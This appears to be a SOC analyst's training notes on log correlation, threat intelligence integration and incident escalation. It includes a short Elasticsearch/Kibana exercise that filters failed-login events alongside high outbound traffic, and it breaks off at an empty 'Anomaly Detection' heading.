Date: 2025-11-11

**Theoretical Knowledge**

**1.1 Advanced Log Analysis**

Core Concepts:

* Log Correlation: Understand correlating logs from multiple sources (e.g., firewall, endpoint, application logs) to identify attack patterns. Example: Linking failed logins (Event ID 4625) with suspicious outbound traffic.
* Anomaly Detection: Learn techniques to detect anomalies (e.g., unusual login times, high-volume data transfers) using statistical or rule-based methods.
* Log Enrichment: Explore adding context to logs (e.g., geolocation for IPs, user roles) to enhance analysis.

Key Objectives:

Develop skills to analyze and correlate logs to uncover complex threats and reduce false positives.

How to Learn:

* SANS Reading Room papers (Effective Log Analysis)
* Elastic anomaly detection documentation
* Case studies (e.g., Equifax breach)

**1.2 Threat Intelligence Integration:**

Core Concepts:

* IOC Types: Malicious IPs, hashes, TTPs, threat feeds.
* SOC Integration: Enrich alerts automatically in SIEM.
* Threat Hunting: Proactively hunt TTPs (e.g., T1078).
* How to Learn:
* MITRE ATT&CK framework
* STIX/TAXII standards
* AlienVault OTX practical examples

**1.3 Incident Escalation Workflows:**

Core Concepts:


* SOC Tiers: Tier 1 (Triage), Tier 2 (Investigation), Tier 3 (Advanced Analysis)
* Communication: SITREP templates, stakeholder briefings.
* Automation: Use SOAR for ticketing and alert enrichment.

How to Learn:


* NIST SP 800-61 escalation workflows
* SANS Incident Handler’s Handbook
* Splunk SOAR documentation


**Practical Application:**

**1. Advanced Log Analysis**




Injecting sample logs into elasticsearch




Verify logs in kibana  


Logs with event id 4625 (failed logins)




The failed login logs with bytes\_out above 1MB





|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Timestamp** | **Event ID** | **Source IP** | **Destination IP** | **Notes** |
| Aug 18, 2025 12:03:00.000 | 4625 | 192.168.1.103 | 9.9.9.9 | High outbound traffic |
| Aug 18, 2025 12:01:00.000 | 4625 | 192.168.1.101 | 9.9.9.9 | High outbound traffic |

**Anomaly Detection:**

